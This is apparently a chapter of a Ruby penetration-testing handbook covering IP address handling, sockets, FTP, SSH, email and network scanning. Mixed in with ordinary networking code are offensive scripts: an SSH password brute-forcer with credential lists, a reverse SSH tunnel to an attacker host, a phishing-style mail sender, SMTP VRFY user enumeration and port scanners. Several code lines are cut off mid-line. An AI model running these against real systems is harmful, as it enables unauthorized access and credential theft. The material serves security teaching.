ruby-virustotal is VirusTotal automation and convenience tool for hash, file and URL submission.

- Install virustotal gem

```
gem install virustotal
```

## Command line usage

You can use ruby-virustotal gem as command line tool

- **Create virustotal local profile** To interact with virustotal as command line tool, you have to create a profile contains you API key. The profile will get created in

```
~/.virustotal .
```



```
virustotal --create-config
```

```
cat ~/.virustotal
virustotal:
  api-key:
  timeout: 10
```

edit the file and add your API key

- **Searching a file of hashes**

```
virustotal -f <file_with_hashes_one_per_line>
```

- **Searching a single hash**

```
virustotal -h FD287794107630FA3116800E617466A9
```

- **Searching a file of hashes and outputting to XML**

```
virustotal -f <file_with_hashes_one_per_line> -x
```

- **Upload a file to VirusTotal and wait for analysis**

```
virustotal -u </path/to/file>
```

- **Search for a single URL**

```
virustotal -s "http://www.google.com"
```

## uirusu gem

uirusu is an VirusTotal automation and convenience tool for hash, file and URL submission.

- Install uirusu

```
gem install uirusu
```

Usage is identical to virustotal gem

## Module 0x3 | Network Kung Fu

### IP Address Operation

In network programming, we always perform some operations on IP addresses. Following are some examples.

- Calculating network prefix of an IP address from IP address and subnet mask.
- Calculating the host part of an IP address from IP address and subnet mask.
- Calculating the number of hosts in a subnet.
- Check whether an IP address belongs to a subnet or not.
- Converting subnet mask from dot-decimal notation to integer.

Ruby provides class(IPAddr) for basic operations on IP address that can be used to perform all operations mentioned above.

```
require 'ipaddr'
ip = IPAddr.new("192.34.56.54/24")
```

### Calculating network prefix of an IP address from IP address and subnet mask.

A simple mask method call will give us the network prefix part of IP address. It is simply a bitwise mask of IP address with subnet mask.

```
require 'ipaddr'
ip = IPAddr.new(ARGV[0])
network_prefix = ip.mask(ARGV[1])
puts network_prefix
```

```
ruby ip_example.rb 192.168.5.130 24
# Returns
192.168.5.0
```

## Calculating the host part of an IP address from IP address and subnet mask.

calculating the host part is not as trivial as the network part of the IP address. We first calculate the complement of subnet mask.

Subnet(24) : 11111111.11111111.11111111.00000000

neg\_subnet(24) : 00000000.00000000.00000000.11111111

we used negation(~) and mask method to calculate complement of subnet mask then simply performed a bitwise AND between the IP and complement of subnet

```
require 'ipaddr'
ip = IPAddr.new(ARGV[0])
neg_subnet = ~(IPAddr.new("255.255.255.255").mask(ARGV[1]))
host = ip & neg_subnet
puts host
```

Run it

```
ruby ip_example.rb 192.168.5.130 24
# Returns
0.0.0.130
```

## Calculating the number of hosts in a subnet.

We used to\_range method to create a range of all the IPs then count method to count the IPs in range. We reduced the number by two to exclude the gateway and broadcast IP address.

```
require 'ipaddr'
ip=IPAddr.new("0.0.0.0/#{ARGV[0]}")
puts ip.to_range.count-2
```

Run it

```
ruby ip_example.rb 24
254
```

## Check whether an IP address belong to a subnet or not.

`===` is an alias of `include?` which returns true if ip address belongs to the range otherwise it returns false.

```
require 'ipaddr'
net=IPAddr.new("#{ARG[0]}/#{ARGV[1]}")
puts net === ARGV[2]
```

Run it

```
ruby ip_example.rb 192.168.5.128 24 192.168.5.93
true
```

```
ruby ip_example.rb 192.168.5.128 24 192.168.6.93
false
```

## Converting subnet mask from dot-decimal notation to integer.

We treated subnet mask as ip address and converted it into an integer by using `to_i` then used `to_s(2)` to convert the integer into binary form. Once we had the binary we counted the number of occurrence of digit 1 with `count("1")` .

```
require 'ipaddr'
subnet_mask = IPAddr.new(ARGV[0])
puts subnet_mask.to_i.to_s(2).count("1").to_s
```

Run it

```
ruby ip_example.rb 255.255.255.0
24
```

## Converting IP to another formats

### IP Decimal to Dotted notation

```
require 'ipaddr'
IPAddr.new(3232236159, Socket::AF_INET).to_s
```

or

```
[3232236159].pack('N').unpack('C4').join('.')
```

### IP Dotted notation to Decimal

```
require 'ipaddr'
IPAddr.new('192.168.2.127').to_i
```

This part has been pretty quoted from [IP address Operations in Ruby](#) topic

## IP Geolocation

you may need to know more information about IP location due attack investigation or any other reason.

## GeoIP

The special thing about geoip lib is that it's an API for offline database you download from [www.maxmind.com](http://www.maxmind.com). There are few free databases from MaxMind whoever you can have a subscription database version though.

- Download one of the free GeoLite country, city or ASN databases
  - [GeoLiteCountry](#)
  - [GeoLiteCity](#)
  - [GeoIPASNum](#)
- Install geoip gem

```
gem install geoip
```

- Usage

```
#!/usr/bin/env ruby

ip = ARGV[0]
geoip = GeoIP.new('GeoLiteCity.dat')
geoinfo = geoip.country(ip).to_hash

puts "IP address:\t" + geoinfo[:ip]
puts "Country:\t" + geoinfo[:country_name]
puts "Country code:\t" + geoinfo[:country_code2]
puts "City name:\t" + geoinfo[:city_name]
puts "Latitude:\t" + geoinfo[:latitude]
puts "Longitude:\t" + geoinfo[:longitude]
puts "Time zone:\t" + geoinfo[:timezone]
```

```
-> ruby ip2location.rb 108.168.255.243
```

```
IP address:      108.168.255.243
Country:         United States
Country code:    US
City name:       Dallas
Latitude:        32.9299
Longitude:       -96.8353
Time zone:       America/Chicago
```

- [RubyDoc | IPAddr](#)



# Ruby Socket

## Lightweight Introduction

## Ruby Socket Class Hierarchy

To know the socket hierarchy in ruby here a simple tree explains it.



I'll verbosely mention some of `Socket::Constants` here since I didn't find an obvious reference listing it except [Programming Ruby1.9 The Pragmatic Programmers' Guide](#); Otherwise you've to `ri Socket::Constants` from command line which is a good way to get the description of each constant.

## Socket Types

- `SOCK_RAW`
- `SOCK_PACKET`
- `SOCK_STREAM`
- `SOCK_DGRAM`
- `SOCK_RDM`
- `SOCK_SEQPACKET`

## Address Families(Socket Domains)

- AF\_APPLETALK
- AF\_ATM
- AF\_AX25
- AF\_CCITT
- AF\_CHAOS
- AF\_CNT
- AF\_COIP
- AF\_DATAKIT
- AF\_DEC
- AF\_DLI
- AF\_E164
- AF\_ECMA
- AF\_HYLINK
- AF\_IMPLINK
- AF\_INET(IPv4)
- AF\_INET6(IPv6)
- AF\_IPX
- AF\_ISDN
- AF\_ISO
- AF\_LAT
- AF\_LINK
- AF\_LOCAL(UNIX)
- AF\_MAX
- AF\_NATM
- AF\_NDRV
- AF\_NETBIOS
- AF\_NETGRAPH
- AF\_NS
- AF\_OSI
- AF\_PACKET
- AF\_PPP
- AF\_PUP
- AF\_ROUTE
- AF\_SIP

- AF\_SNA
- AF\_SYSTEM
- AF\_UNIX
- AF\_UNSPEC

## Socket Protocol

- IPPROTO\_SCTP
- IPPROTO\_TCP
- IPPROTO\_UDP

## Protocol Families

- PF\_APPLETALK
- PF\_ATM
- PF\_AX25
- PF\_CCITT
- PF\_CHAOS
- PF\_CNT
- PF\_COIP
- PF\_DATAKIT
- PF\_DEC
- PF\_DLI
- PF\_ECMA
- PF\_HYLINK
- PF\_IMPLINK
- PF\_INET
- PF\_INET6
- PF\_IPX
- PF\_ISDN
- PF\_ISO
- PF\_KEY
- PF\_LAT
- PF\_LINK
- PF\_LOCAL
- PF\_MAX

- PF\_NATM
- PF\_NDRV
- PF\_NETBIOS
- PF\_NETGRAPH
- PF\_NS
- PF\_OSI
- PF\_PACKET
- PF\_PIP
- PF\_PPP
- PF\_PUP
- PF\_ROUTE
- PF\_RTIP
- PF\_SIP
- PF\_SNA
- PF\_SYSTEM
- PF\_UNIX
- PF\_UNSPEC
- PF\_XTP

## Socket options

- SO\_ACCEPTCONN
- SO\_ACCEPTFILTER
- SO\_ALLZONES
- SO\_ATTACH\_FILTER
- SO\_BINDTODEVICE
- SO\_BINTIME
- SO\_BROADCAST
- SO\_DEBUG
- SO\_DETACH\_FILTER
- SO\_DONTROUTE
- SO\_DONTTRUNC
- SO\_ERROR
- SO\_KEEPALIVE
- SO\_LINGER
- SO\_MAC\_EXEMPT

- SO\_NKE
- SO\_NOSIGPIPE
- SO\_NO\_CHECK
- SO\_NREAD
- SO\_OOBINLINE
- SO\_PASSCRED
- SO\_PEERCREC
- SO\_PEERNAME
- SO\_PRIORITY
- SO\_RCVBUF
- SO\_RCVLOWAT
- SO\_RCVTIMEO
- SO\_RECVUCRED
- SO\_REUSEADDR
- SO\_REUSEPORT
- SO\_SECURITY\_AUTHENTICATION
- SO\_SECURITY\_ENCRYPTION\_NETWORK
- SO\_SECURITY\_ENCRYPTION\_TRANSPORT
- SO\_SNDBUF
- SO\_SNDLOWAT
- SO\_SNDTIMEO
- SO\_TIMESTAMP
- SO\_TIMESTAMPNS
- SO\_TYPE
- SO\_USELOOPBACK
- SO\_WANTMORE
- SO\_WANTOOBFLAG

## Creating Socket Template

```
Socket.new(domain, socktype [, protocol])
```


**domain(Address/Protocol Families):** like AF\_INET, PF\_PACKET, etc

**socktype:** like SOCK\_RAW, SOCK\_STREAM

**protocol:** by default, it's 0 m it should be a protocol defined (we'll manipulate that later)

## TCP Socket

### Server/Client life cycle



## General Socket usage

### Get List of local IPaddresses

```
require 'socket'
Socket.ip_address_list
```

### Get Hostname

```
Socket.gethostname
```

## TCP Server

Here we'll represent an absolute TCP server. This server will accept connection from one client and send a message to it once connected then close the client and server connection

```
require 'socket'

server = TCPServer.new('0.0.0.0', 9911) # Server, binds/listens all
client = server.accept                  # Wait for client to connect
rhost = client.peeraddr.last           # peeraddr, returns remote
client.puts "Hi TCP Client! #{rhost}" # Send a message to the client
client.gets.chomp                      # Read incoming message from client
client.close                           # Close the client's connection
server.close                           # Close the TCP Server
```

## TCP Client

```
require 'socket'

client = TCPSocket.new('127.0.0.1', 9911) # Client, connects to server
rhost = client.peeraddr.last              # Get the remote server address
client.gets.chomp
client.puts "Hi, TCP Server #{rhost}"
client.close
```

You can put timeout/time interval for current connection in-case the server's response get delayed and the socket is still open.

```
timeval = [3, 0].pack("l_2") # Time interval 3 seconds
client.setsockopt(Socket::SOL_SOCKET, Socket::SO_RCVTIMEO, timeval)
client.setsockopt(Socket::SOL_SOCKET, Socket::SO_SNDTIMEO, timeval)
client.getsockopt(Socket::SOL_SOCKET, Socket::SO_RCVTIMEO).inspect
client.getsockopt(Socket::SOL_SOCKET, Socket::SO_SNDTIMEO).inspect
```

There are some alternatives for `puts` and `gets` methods. You can see the difference and its classes using `method` in Pry interpreter console

```
>> s = TCPSocket.new('0.0.0.0', 9911)
=> #<TCPSocket:fd 11>
>> s.method :puts
=> #<Method: TCPSocket(IO)#puts>
>> s.method :write
=> #<Method: TCPSocket(IO)#write>
>> s.method :send
=> #<Method: TCPSocket(BasicSocket)#send>
```

```
>> s = TCPSocket.new('0.0.0.0', 9911)
=> #<TCPSocket:fd 11>
>> s.method :gets
=> #<Method: TCPSocket(IO)#gets>
>> s.method :read
=> #<Method: TCPSocket(IO)#read>
>> s.method :recv
=> #<Method: TCPSocket(BasicSocket)#recv>
```

## UDP Socket

### UDP Server

```
require 'socket'

server = UDPSocket.new # Start UDP
server.bind('0.0.0.0', 9911) # Bind all
msg, addr = server.recvfrom(1024) # Receive 1
server.puts "Hi, UDP Client #{addr}", addr[3], addr[1] # Send a message
server.recv(1024) # Receive 1
```

### UDP Client



```
require 'socket'
client = UDPSocket.new
client.connect('localhost', 9911)      # Connect to server on port
client.puts "Hi, UDP Server!", 0      # Send message
server.recv(1024)                     # Receive 1024 bytes of the
```

There alternative for sending and receiving too, figure it out, [RubyDoc](#).

## GServer

GServer standard library implements a generic server, featuring thread pool management, simple logging, and multi-server management. Any kind of application-level server can be implemented using this class:

- It accepts multiple simultaneous connections from clients
- Several services (i.e. one service per TCP port)
  - can be run simultaneously,
  - can be stopped at any time through the class method

```
GServer.stop(port)
```

- All the threading issues are handled
- All events are optionally logged
- Very basic GServer

```
require 'gserver'

class HelloServer < GServer # Inherit GServer class
  def serve(io)
    io.puts("What's your name?")
    line = io.gets.chomp
    io.puts "Hi, #{line}!"
    self.stop if io.gets =~ /shutdown/ # Stop the server if you
  end
end

server = HelloServer.new(1234, '0.0.0.0') # Start the server on port 1234
server.audit = true # Enable logging
server.start # Start the service
server.join
```

# SSID Finder

It's good to know how you play with a lower level of Ruby socket and see how powerful it's. As I've experienced, it's a matter of your knowledge about the protocol you're about to play with. I've tried to achieve this mission using

`Packetfu` gem, but it's not protocol aware, yet. So I fired-up my Wireshark(filter: `wlan.fc.type_subtype == 0x08` ) and start inspecting the wireless beacon structure and checked how to go even deeper with Ruby socket to lower level socket not just playing with TCP and UDP sockets.

The main task was

- Go very low level socket(Layer 2)
- Receive every single packet no matter what protocol is it
- Receive packets as raw to process it as far as I learn from wireshark

I went through all mentioned references below and also I had a look at

`/usr/include/linux/if_ether.h` which gave me an idea about `ETH_P_ALL` meaning and more. In addition, `man socket` was really helpful to me.

**Note:** The Network card interface must be set in monitoring mode, to do so (using `airmon-ng`)

```
# Run you network car on monitoring mode
airmon-ng start wls1

# Check running monitoring interfaces
airmon-ng
```

```
#!/usr/bin/env ruby
require 'socket'

# Open a Socket as (very low level), (receive as a Raw), (for even
socket = Socket.new(Socket::PF_PACKET, Socket::SOCK_RAW, 0x03_00)

puts "\n\n"
puts "          BSSID          |          SSID          "
puts "-----*-----"
while true
  # Capture the wire then convert it to hex then make it as an array
  packet = socket.recvfrom(2048)[0].unpack('H*').join.scan(/../)
  #
  # The Beacon Packet Pattern:
  # 1- The IEEE 802.11 Beacon frame starts with 0x08000000h, always
  # 2- The Beacon frame value located at the 10th to 13th byte
  # 3- The number of bytes before SSID value is 62 bytes
  # 4- The 62th byte is the SSID length which is followed by the SS
  # 5- Transmitter(BSSID) or the AP MAC address which is located at
  #
  if packet.size >= 62 && packet[9..12].join == "08000000" # Make
    ssid_length = packet[61].hex - 1 # Get
    ssid = [packet[62..(62 + ssid_length)].join].pack('H*') # Get
    bssid = packet[34..39].join(':').upcase # Get

    puts " #{bssid}" + "          " + "#{ssid}"
  end
end

end
```

## References - very useful!

- [raw\\_socket.rb](#)
- [wifi\\_sniffer.rb](#)
- [packetter.rb](#)
- [Another git](#)
- [Programming Ruby1.9](#)

- [Rubydocs - class Socket](#)
- [Linux Kernel Networking – advanced topics \(5\)](#)
- [PF\\_PACKET Protocol Family](#)
- [Ruby Raw Socket for Windows](#)

# FTP

Dealing with FTP is something needed in many cases, Let's see how easy is that in Ruby with AIO example.

```
require 'net/ftp'

ftp = Net::FTP.new('rubyfu.net', 'admin', 'P@ssw0rd') # Create Net
ftp.welcome # The server
ftp.system # Get system
ftp.chdir 'go/to/another/path' # Change directory
ftp.pwd # Get the current
ftp.list('*') # or ftp.ls
ftp.mkdir 'rubyfu_backup' # Create directory
ftp.size 'src.png' # Get file size
ftp.get 'src.png', 'dst.png', 1024 # Download file
ftp.put 'file1.pdf', 'file1.pdf' # Upload file
ftp.rename 'file1.pdf', 'file2.pdf' # Rename file
ftp.delete 'file3.pdf' # Delete file
ftp.quit # Exit the
ftp.closed? # Is the connection
ftp.close # Close the
```

Yep, it's simple as that, easy and familiar.

**TIP:** You can do it all above way using pure socket library, it's really easy. You may try to do it.

# SSH

Here we'll show some SSH using ruby. We'll need to install net-ssh gem for that.

- To install net-ssh

```
gem install net-ssh
```

## Simple SSH command execution

This is a very basic SSH client which sends and executes commands on a remote system

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ssh'

@hostname = "localhost"
@username = "root"
@password = "password"
@cmd = ARGV[0]

begin
  ssh = Net::SSH.start(@hostname, @username, :password => @password)
  res = ssh.exec!(@cmd)
  ssh.close
  puts res
rescue
  puts "Unable to connect to #{@hostname} using #{@username}/#{@password}"
end
```

## SSH Client with PTY shell

Here a simple SSH client which give you an interactive PTY

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ssh'

@hostname = "localhost"
@username = "root"
@password = "password"

Net::SSH.start(@hostname, @username, :password => @password, :auth_

# Open SSH channel
session.open_channel do |channel|

  # Requests that a pseudo-tty (or "pty") for interactive applica
  channel.request_pty do |ch, success|
    raise "Error requesting pty" unless success

    # Request channel type shell
    ch.send_channel_request("shell") do |ch, success|
      raise "Error opening shell" unless success
      STDOUT.puts "[+] Getting Remote Shell\n\n" if success
    end
  end


  # Print STDERR of the remote host to my STDOUT
  channel.on_extended_data do |ch, type, data|
    STDOUT.puts "Error: #{data}\n"
  end

  # When data packets are received by the channel
  channel.on_data do |ch, data|
    STDOUT.print data
    cmd = gets
    channel.send_data( "#{cmd}" )
    trap("INT") {STDOUT.puts "Use 'exit' or 'logout' command to e
  end

  channel.on_eof do |ch|
    puts "Exiting SSH Session.."
  end
end
```



```
    end  
  
    session.loop  
  end  
end
```



## SSH brute force

**ssh-bf.rb**

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'net/ssh'

def attack_ssh(host, user, password, port=22, timeout = 5)
  begin
    Net::SSH.start(host, user, :password => password,
                    :auth_methods => ["password"], :port => port,
                    :paranoid => false, :non_interactive => true, :1
    puts "Password Found: " + "#{host} | #{user}:#{password}"
  end

  rescue Net::SSH::ConnectionTimeout
    puts "[!] The host '#{host}' not alive!"
  rescue Net::SSH::Timeout
    puts "[!] The host '#{host}' disconnected/timeouted unexpectedly"
  rescue Errno::ECONNREFUSED
    puts "[!] Incorrect port #{port} for #{host}"
  rescue Net::SSH::AuthenticationFailed
    puts "Wrong Password: #{host} | #{user}:#{password}"
  rescue Net::SSH::Authentication::DisallowedMethod
    puts "[!] The host '#{host}' doesn't accept password authentication"
  end
end

hosts = ['192.168.0.1', '192.168.0.4', '192.168.0.50']
users = ['root', 'admin', 'rubyfu']
passss = ['admin1234', 'P@ssw0rd', '123456', 'AdminAdmin', 'secret',


hosts.each do |host|
  users.each do |user|
    passss.each do |password|

      attack_ssh host, user, password

    end end end
```

# SSH Tunneling

## Forward SSH Tunnel



Run `ssh-ftunnel.rb` on the **SSH Server**

### `ssh-ftunnel.rb`

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ssh'

Net::SSH.start("127.0.0.1", 'root', :password => '123132') do |ssh|


  ssh.forward.local('0.0.0.0', 3333, "WebServer", 3389)

  puts "[+] Starting SSH forward tunnel"
  ssh.loop { true }
end
```

Now connect to the **SSH Server** on port 3333 via your RDP client, you'll be prompt for the **WebServer**'s RDP log-in screen

```
rdesktop WebServer:3333
```

## Reverse SSH Tunnel



Run `ssh-rtunnel.rb` on the **SSH Server**

### `ssh-rtunnel.rb`

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ssh'

Net::SSH.start("AttacerIP", 'attacker', :password => '123123') do
  ssh.forward.remote_to(3389, 'WebServer', 3333, '0.0.0.0')

  puts "[+] Starting SSH reverse tunnel"
  ssh.loop { true }
end
```

Now SSH from the **SSH Server** to **localhost** on the localhost's SSH port then connect from your localhost to your localhost on port 3333 via your RDP client, you'll be prompt for the **WebServer's** RDP log-in screen

```
rdesktop localhost:3333
```

## Copy files via SSH (SCP)

- To install scp gem

```
gem install net-scp
```

- Upload file

```
require 'net/scp'

Net::SCP.upload!(
  "SSHServer",
  "root",
  "/rubyfu/file.txt", "/root/",
  #:recursive => true,      # Uncomment for recursive
  :ssh => { :password => "123123" }
)
```

- Download file

```
require 'net/scp'

Net::SCP.download!(
  "SSHServer",
  "root",
  "/root/", "/rubyfu/file.txt",
  #:recursive => true,      # Uncomment for recursive
  :ssh => { :password => "123123" }
)
```

- [More SSH examples](#)
- [Capistranorb.com](#)
- [Net:SSH old docs with example](#)

# Email

## Sending Email

### sendmail.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'net/smtp'

def send_mail(smtpsrv, username, password, frmemail, dstemail)

  msg = "From: #{frmemail}\n"
  msg += "To: #{dstemail}\n"
  msg += "Date: #{date}\n"
  msg += "Subject: Email Subject\n"
  msg += "Content-type: text/html\n\n"
  msg += "<strong>winter is coming<br>Hi Jon Snow, Please click to

  begin
    Net::SMTP.start(smtpsrv, 25, 'localhost', username, password, :
      smtp.send_message msg, frmemail, dstemail
    end
    puts "[+] Email has been sent successfully!"
  rescue Exception => e
    puts "[!] Failed to send the mail"
    puts e
  end

end

smtpsrv = ARGV[0]
username = "admin@attacker.zone"
password = "P@ssw0rd"
frmemail = "admin@attacker.zone"
dstemail = "JonSnow@victim.com"
```

```
smtprsv = ARGV[0]
if smtprsv.nil?
  puts "[!] IP address Missing \nruby #{__FILE__}.rb [IP ADDRESS]\n"
  exit 0
end

send_mail smtprsv, username, password, frmemail, dstemail
```

## Reading Email

**readmail.rb**

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'net/imap'

host = ARGV[0]
if host.nil?
  puts "[!] IP address Missing \nruby #{__FILE__}.rb [IP ADDRESS]\nr"
  exit 0
end

username = ARGV[1] || "admin@attacker.zone"
password = ARGV[2] || "P@ssw0rd"

imap = Net::IMAP.new(host, 993, true, nil, false)
imap.login(username, password) # imap.authenticate('LOGIN', us
imap.select('INBOX')

mail_ids = imap.search(['ALL'])

# Read all emails
mail_ids.each do |id|
  envelope = imap.fetch(id, "ENVELOPE")[0].attr["ENVELOPE"]
  puts "[+] Reading message, Subject: #{envelope.subject}"
  puts imap.fetch(id, 'BODY[TEXT]')[0].attr['BODY[TEXT]']
end

# Delete all emails
# mail_ids.each do |id|
#   envelope = imap.fetch(id, "ENVELOPE")[0].attr["ENVELOPE"]
#   puts "[+] Deleting message, Subject: #{envelope.subject}"
#   imap.store(id, '+FLAGS', [:Deleted]) # Deletes forever No trash
# end

imap.close
imap.logout
imap.disconnect
```



- [More useful mail operation example | alvinalexander.com](#)

# SMTP Enumeration

Interacting with SMTP is easy and since the protocol is straight forward.

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
#
require 'socket'

users =
  %w{
    root rubyfu www apache2 bin daemon sshd
    gdm nobody ftp operator postgres mysqld
  }
found = []

@s = TCPSocket.new('192.168.0.19', 25)
@banner = @s.recv(1024).chomp
users.each do |user|
  @s.send "VRFY #{user} \n\r", 0
  resp = @s.recv(1024).chomp
  found << user if resp.split[2] == user
end
@s.close

puts "[*] Result:-"
puts "[+] Banner: " + @banner
puts "[+] Found users: \n#{found.join("\n")}"
```

Results

```
[*] Result:-  
[+] Banner: 220 VulnApps.localdomain ESMTP Postfix  
[+] Found users:  
root  
rubyfu  
www  
bin  
daemon  
sshd  
gdm  
nobody  
ftp  
operator  
postgres
```

**Your turn**, there are other commands that can be used such as `EXPN` , `RCPT` . Enhance the above script to include all these commands to avoid restricted commands that might you face. Tweet your code and output to **@Rubyfu**.

# Network Scanning

## Network ping sweeping

required gem

```
gem install net-ping
```

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'net/ping'

@icmp = Net::Ping::ICMP.new(ARGV[0])
rtary = []
pingfails = 0
repeat = 5
puts 'starting to ping'
(1..repeat).each do

  if @icmp.ping
    rtary << @icmp.duration
    puts "host replied in #{@icmp.duration}"
  else
    pingfails += 1
    puts "timeout"
  end
end
avg = rtary.inject(0) {|sum, i| sum + i}/(repeat - pingfails)
puts "Average round-trip is #{avg}\n"
puts "#{pingfails} packets were dropped"
```

## Port Scanner

If you got what we've represented in [Ruby Socket](#) section, then here we wrapping up and do some application depends on it. **scanner.rb**

```
#!/usr/bin/env ruby
#
# KING SABRI | @KINGSABRI
#
require 'socket'
require 'thread'
require 'timeout'

host = ARGV[0]

def scan(host)
  (0..1024).each do |port|
    Thread.new {
      begin
        timeout(3) do # timeout of running operation
          s = TCPSocket.new(host, port) # Create new socket
          puts "[+] #{host} | Port #{port} open"
          s.close
        end
      rescue Errno::ECONNREFUSED
        # puts "[!] #{host} | Port #{port} closed"
      rescue Timeout::Error
        puts "[!] #{host} | Port #{port} timeout/filtered"
      end
    }.join
  end
end

scan host
```

Run it

```
ruby scanner.rb 45.33.32.156 # scanme.nmap.com
```

```
[+] 45.33.32.156 | Port 22 open  
[+] 45.33.32.156 | Port 80 open  
[!] 45.33.32.156 | Port 81 timeout  
[!] 45.33.32.156 | Port 85 timeout  
[!] 45.33.32.156 | Port 119 timeout  
[!] 45.33.32.156 | Port 655 timeout  
[!] 45.33.32.156 | Port 959 timeout
```

# Nmap

```
gem install ruby-nmap ronin-scanners
```

As far as you understand how to use nmap and how basically it works, you'll find this lib is easy to use. You can do most of nmap functionality


## Basic Scan

Ruby-nmap gem is a Ruby interface to nmap, the exploration tool and security / port scanner.

- Provides a Ruby interface for running nmap.
- Provides a Parser for enumerating nmap XML scan files.

let's see how it dose work.

```
require 'nmap'  
scan = Nmap::Program.scan(:targets => '192.168.0.15', :verbose => 1
```



## SYN Scan

```
require 'nmap/program'

Nmap::Program.scan do |nmap|
  nmap.syn_scan = true
  nmap.service_scan = true
  nmap.os_fingerprint = true
  nmap.xml = 'scan.xml'
  nmap.verbose = true

  nmap.ports = [20, 21, 22, 23, 25, 80, 110, 443, 512, 522, 8080, 1080, 4444, 3306]
  nmap.targets = '192.168.1.*'
end
```

each option like `nmap.syn_scan` or `nmap.xml` is considered as a *Task*.

[Documentation](#) shows the list of [scan tasks/options](#) that are supported by the lib.

## Comprehensive scan



```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'nmap/program'

Nmap::Program.scan do |nmap|

  # Target
